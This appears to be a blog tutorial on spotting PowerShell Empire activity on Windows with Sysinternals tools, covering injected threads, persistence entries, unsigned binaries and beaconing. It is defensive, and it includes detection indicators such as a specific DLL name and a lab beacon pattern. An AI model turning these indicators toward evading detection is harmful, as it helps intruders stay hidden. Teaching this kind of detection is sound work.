Process Explorer allows for a Blue Teamer to dump the contents of a process from memory. This dump can then be analyzed by tools such as Volatility and Rekall for further analysis. However, you will **NOT** have time in a competition to analyze a memory dump. This is a cool thing to know but is not something to be done in a competition.


1. Right-click the “Powershell.exe” process
2. Go to “Create dump” then select “Create Full dump”



Replace default Task Manager

Process Explorer allows you to replace the Task Manager with Process Explorer. This is a really great shortcut for Blue Teamers during a competition.


1. Select “Options” at the top then select “Replace task manager”




Detecting process injection

Below, I am going to demonstrate how to detect Powershell Empire when injected into a process. The mileage with this detection technique may vary with different Red Team tools. If you look at the running threads for a process that has been injected into, you might see a thread with a start address of “0x0”. In a competition, if a start address is set to 0x0 there is a high likelihood it’s an injected thread. If you believe this is a malicious thread, kill the thread, and if you’re correct, their Powershell Empire agent should die(Second screenshot). If you would like more information on this technique, please see this tutorial for more information

1. Double-click LSASS.exe
2. Select the “Threads” tab






TCPview

This tool is *like* a graphical version of the netstat command. By default, the “Unconnected endpoints” option is enabled. When this option is toggled, it will only show established TCP connections. Additionally, if toggled again, UDP connections, listening services, and TCP states like “TIME_WAIT” will be displayed. This is one of the many tools in Sysinternals which is simple and straightforward. As mentioned above, malware with beacon like components will be displayed in green for less than a second.


Network colors

- Green – Newly launched network connections
- Red – Terminated network connections


Unconnected Endpoints Disabled




Unconnected Endpoints Enabled



Process Details





Autoruns


Autoruns is a tool that will enumerate all the KNOWN locations that persistence can be placed. Persistence is “an object and process characteristics that continue to exist even after the process that created it ceases or the machine it is running on is powered off. When an object or state is created and needs to be persistent, it is saved in a non-volatile storage location, like a hard drive, versus a temporary file or volatile random access memory “.

For example, persistence is an application that runs when you login or a service that starts at boot. Red team will place their malware in these persistent locations to survive a reboot or when the user logs out. Persistent mechanisms include: scheduled tasks, drivers, services, logon tasks, Office products, etc.


In a fresh installation of Windows 7 there are roughly 1,000+ persistent techniques that can be used. Unfortunately, I can't find my source for this statement so accept it as is. I would also take the time to watch this Youtube video: T117 Evading Autoruns Kyle Hanslovan Chris Bisnett on different ways to evade Autoruns.

Pro tip for Blue Teamers in a competition: Finding ALL the persistent mechanisms planted by the Red Team is the best way to kick the Red Team out of your box. If you have successfully removed all the persistent mechanisms, the next step is to reboot the box. A reboot will wipe all the contents of memory, so any trusted processes that have been injected, will no longer contain malicious code. Additionally, persistence can be extended to things such as users which will NOT be displayed by Autoruns.


- Everything tab – This tab by default will show all scheduled items such as: drivers, services, scheduled tasks, logon tasks, Office products, etc. To hide Microsoft signed items select "Options" at the top then "Hide Microsoft Entries".




- Logon tab – All the tasks that will run when a user logs on.




- Explorer tab – All the tasks that will run when explorer.exe starts.



- Scheduled tasks tab – All the scheduled tasks on the system.




- Drivers tab -Display all the hardware drivers




Scan options

1. Go to “Options” and select “Scan options”.
    A. The incident responder can select to submit files to VirusTotal.
        i. Can also submit unknown images.
    B. The incident responder can select to verify signatures.



Discover Empire

1. Enter “powershell” into the search filter.
    A. The persistent mechanism we placed earlier will show up. This persistent mechanism will run when the machine starts up.



ListDLLs

The name of this tool is self-explanatory on its ability; you have the ability to search for a specific DLL being utilized by processes, enumerate DLLs in a process/PID, or enumerate all unsigned

DLLs.


List the DDLs in each process

1. OpenPowershell prompt as Administrator
2. Cd Sysinternals
3. `.\listdlls.exe`

```
PS C:\Users\Sherlock Holmes\Desktop\SysinternalsSuite> .\Listdlls.exe /?

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

usage: listdlls [-r] [-v | -u] [processname|pid]
usage: listdlls [-r] [-v] [-d dllname]
  processname   Dump DLLs loaded by process (partial name accepted)
  pid           Dump DLLs associated with the specified process id
  dllname       Show only processes that have loaded the specified DLL.
  -r            Flag DLLs that relocated because they are not loaded at
                their base address.
  -u            Only list unsigned DLLs.
  -v            Show DLL version information.
PS C:\Users\Sherlock Holmes\Desktop\SysinternalsSuite> .\Listdlls.exe lsass

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

------------------------------------------------------------------------------
lsass.exe pid: 624
Command line: C:\Windows\system32\lsass.exe

Base                Size      Path
0x00000000add90000  0x11000   C:\Windows\system32\lsass.exe
0x0000000023fb0000  0x1db000  C:\Windows\SYSTEM32\ntdll.dll
0x0000000021d50000  0xae000   C:\Windows\System32\KERNEL32.DLL
0x0000000021250000  0x249000  C:\Windows\System32\KERNELBASE.dll
0x0000000022410000  0x125000  C:\Windows\System32\RPCRT4.dll
0x0000000020060000  0x16f000  C:\Windows\System32\lsasrv.dll
0x0000000023f10000  0x9d000   C:\Windows\System32\msvcrt.dll
0x0000000023ea0000  0x6c000   C:\Windows\System32\WS2_32.dll
0x0000000020320000  0x30000   C:\Windows\system32\SspiCli.dll
0x0000000021ba0000  0x59000   C:\Windows\System32\sechost.dll
0x0000000020420000  0x11000   C:\Windows\System32\MSASN1.dll
0x00000001ff80000   0xd8000   C:\Windows\SYSTEM32\samsrv.dll
0x00000000204d0000  0xf6000   C:\Windows\System32\ucrtbase.dll
0x0000000020720000  0x1c9000  C:\Windows\System32\CRYPT32.dll
0x00000000202f0000  0x25000   C:\Windows\system32\bcrypt.dll
```

List all the UNsigned DDLs in processes


1. `.\listdlls.exe -u`



List all the processes that contain a specific DLL

A common DLL loaded by Powershell Empire is `Microsoft.CSharp.ni.dll`. Looking for this DLL in processes can help you detect Powershell Empire even if process injection occurred.

1. `.\Listdlls.exe -d Microsoft.CSharp.ni.dll`




Sigcheck

Sigcheck is a great tool that can be used to verify all executables on a Windows system. Sigcheck has the option to check all unverified executables if they are not signed to submit them to VirusTotal. If Sigcheck happens to find a malicious executable, it will open a VirusTotal webpage to the results and Sigcheck will return the location of executable.

Red teamers will place their malware in `C:\Windows\System32` because that is where Windows places its binaries. The location of the binary may make the binary seem legit.

Clean Windows 10 system


1. OpenPowershell prompt as Administrator
2. Cd Sysinternals
3. `.\sigcheck.exe -e -u -vr -s C:\Windows\System32`
    A. -e: Look at all executables
    B. -u: Look at all executables that are unsigned
    C. -vr: Submitting executables to VirtusTotal for analysis
    D. -s: A recursive search
    E. C:\Windows\System32 – Location to search



Malicious binary

I copied a malicious binary generated by Empire to `C:\Windows\System32`. This binary is UNsigned and as we discussed above is a tactic used by the Red Team. The screenshot below is demonstrating Sigcheck detecting a rogue binary.


1. `.\sigcheck.exe -e -u  -s C:\Windows\System32`



Procmon

Process Monitor(ProcMon) is an advanced monitoring tool for Windows that shows real-time file system, Registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more. Its uniquely powerful features will make Process Monitor a core utility in your system troubleshooting and malware hunting toolkit.

Procmon is an **ADVANCE** tool and tends to overwhelm beginners – I know it overwhelmed me at first. However, once you understand the fundamentals of how the Windows OS works, it becomes less scary. Procmon by default shows ALLLLLLL the activities happening on the current machine in real time. The hard part is knowing what to filter out. Procmon provides a filter ability to look for a certain type of action or a set of actions. I am going to demonstrate one way to use a Procmon filter to detect Powershell Empire beaconing.




Detect Powershell Empire beaconing


This Procmon filter will display all the “TCP Connect” operations happening on the machine. The trick is to look for processes that are consistently making a TCP connection on a constant interval. The second screenshot below shows Powershell.exe and LSASS.exe(our injected process) making connections on an interval(3 seconds) to 172.16.66.128 on port 80.

1. Select “Filter” at the top then “Filter”
2. Add a new entry which matches:

A. Set Action to “Operation”
B. Set operator to “is”
C. Enter “TCP Connect” into the text filter
D. Set the selection to “Include”



E. Select “Add”



Sooooo now what?

I often get asked the question “How do I get better at defending Windows?”. The answer I give is not the answer most people are looking for but it is **CRUCIAL**. My advice is “Create a Windows 10 VM from an ISO and **ONLY** look at the processes running”. Understand parent process and child process relationships. Understand how Windows uses the registry and what type of settings are

stored here. The ultimate goal is to understand what **IS** normal vs what looks weird – weird is usually Red Team.

The unfortunate thing about security is the step everyone wants to skip is the basics. I understand that looking at a Windows machine sounds boring but if you don't understand how the OS works normally, how can you detect malicious activity? How can we have a conversation, if you don't understand why LSASS.exe having a child process of Powershell is bad? Another saying I often say is "In security, the boring grunt work is typically the most important".

However, to make this more exciting, my recommendation is to use a Red Team framework like Powershell Empire, Cobalt Strike, or Metasploit. Use these frameworks to attack a Windows machine(A machine YOU own) and perform malicious activities like placing persistence or replacing binaries. Once you have performed a combination of these Red Team actions, perform forensics to detect these activities. By understanding the effects of Red Team activities on a box, it becomes easier to detect them.

DISCLAIMER

The information contained in this blog post is for educational purposes ONLY! HoldMyBeerSecurity.com/HoldMyBeer.xyz and its authors DO NOT hold any responsibility for any misuse or damage of the information provided in blog posts, discussions, activities, or exercises.

DISCLAIMER

Resources/Sources

- VirusTotal
- Sysinterals
- Malware Hunting with Mark Russinovich and the Sysinternals Tools
- Sun Tzu qoute
- Logon types in Windows Server

- Bypassing Anti-virus by Creating Remote Thread into Target Process
- What does Persistence mean?

One thought on “Tales of a Blue Teamer: Detecting Powershell Empire shenanigans with Sysinternals”

frank says: May 15, 2019 at 2:55 pm

This was great! Small issue though, after “planting persistence” you need to enter ‘back’ before you can try the process injection step.

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

← Previous post Next post →

Search

RECENT POSTS

- PoC: Monitoring user browser activity with Osquery
- Back in the saddle: Install/Setup Elastic stack 7.0 on Ubuntu 18.04
- Detecting malicious downloads with Osquery, Rsyslog, Kafka, Python3, and VirusTotal
- Detecting SSH brute forcing with Zeek
- Part 1: Install/Setup Zeek + pf_ring on Ubuntu 18.04 on Proxmox 5.3 + openVswitch

RECENT COMMENTS

- Lee on Part 1: Install/Setup Wazuh with ELK Stack
- Amit Srivastav on Install/Setup Doorman + OSQuery on Windows, Mac OSX, and Linux deployment
- Corbin on Part 1: Install/Setup Zeek + pf_ring on Ubuntu 18.04 on Proxmox 5.3 + openVswitch
- frank on Tales of a Blue Teamer: Detecting Powershell Empire shenanigans with Sysinternals
- spartan2194 on Detecting SSH brute forcing with Zeek

ARCHIVES

CATEGORIES

META

- October 2019
- May 2019
- April 2019
- March 2019
- February 2019
- December 2018
- November 2018
- June 2018
- April 2018
- January 2018
- December 2017
- October 2017
- September 2017
- August 2017
- July 2017
- June 2017
- May 2017
- February 2017
- January 2017
- December 2016
- November 2016
- September 2016
- June 2016

- ForFunAndWumbos
- Honeypot
- How to red team
- Incident Response
- Logging
- Malware Analysis
- Memory Forensics
- Network Security
- Pen Testing
- PoC
- Red Teaming
- System Administration
- Tales of a Blue Teamer
- Tales of a Red Teamer
- Threat Hunting
- Threat Intelligence
- Tools
- Uncategorized

- Log in
- Entries feed
- Comments feed
- WordPress.org